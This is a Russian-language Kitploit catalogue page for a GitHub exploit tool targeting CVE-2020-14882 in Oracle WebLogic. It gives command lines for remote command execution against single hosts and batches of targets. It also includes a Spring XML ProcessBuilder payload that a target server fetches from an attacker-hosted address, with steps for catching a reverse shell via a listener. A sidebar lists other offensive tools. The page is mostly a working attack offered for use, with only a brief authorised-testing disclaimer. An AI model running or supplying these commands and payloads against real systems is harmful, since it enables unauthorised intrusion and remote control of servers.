Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-14882_ALL — CVE-2020-14882_ALL — комплексный инструмент эксплуатации уязвимости, поддерживающий обнаружение эха команд, пакетное выполнение команд с эхом, слепое выполнение команд через внешний XML и другие функции. | Kitploit
Инструменты/GitHubGitHub/ggyao/cve-2020-14882_all
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubggyao/cve-2020-14882_all

CVE-2020-14882_ALL

CVE-2020-14882_ALL — комплексный инструмент эксплуатации уязвимости, поддерживающий обнаружение эха команд, пакетное выполнение команд с эхом, слепое выполнение команд через внешний XML и другие функции.

Репозиторий
14438344 лет назадПроверено Kitploit
Поделиться

CVE-2020-14882_ALL

Комплексный инструмент эксплуатации CVE-2020-14882_ALL с поддержкой обнаружения эхо-вывода команд, массового эхо-вывода команд и выполнения команд без эхо-вывода через внешний xml-файл.

Требуемые модули: requests, http.client

(Инструмент предназначен только для авторизованного тестирования безопасности. Не используйте его в незаконных целях; за нарушения автор ответственности не несёт.)

Известные версии, на которых работает модуль эхо-вывода команд: 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

Параметры


Функция 1: эхо-вывод команд

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "net user"

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "whoami"
Функция 2: массовый эхо-вывод команд

python3 CVE-2020-14882_ALL.py -f target.txt -c "whoami"

Формат target.txt: http://x.x.x.x:xx, по одному адресу в строке.

Функция 3: выполнение команд без эхо-вывода через внешний xml-файл

  1. На примере reverse shell для Linux: подготовьте файл poc.xml и запустите прослушивание через python.
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
	<value>cmd</value>
      </list>
    </constructor-arg>
  </bean>
</beans>


Запустите прослушивание через python.


Запустите прослушивание через nc.
  1. Используйте опцию -x, чтобы указать путь к xml-файлу, и отправьте payload.

python3 CVE-2020-14882_ALL.py -u http://xxxx:7001 -x http://xxx:8000/poc.xml

  1. Успешный приём shell.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →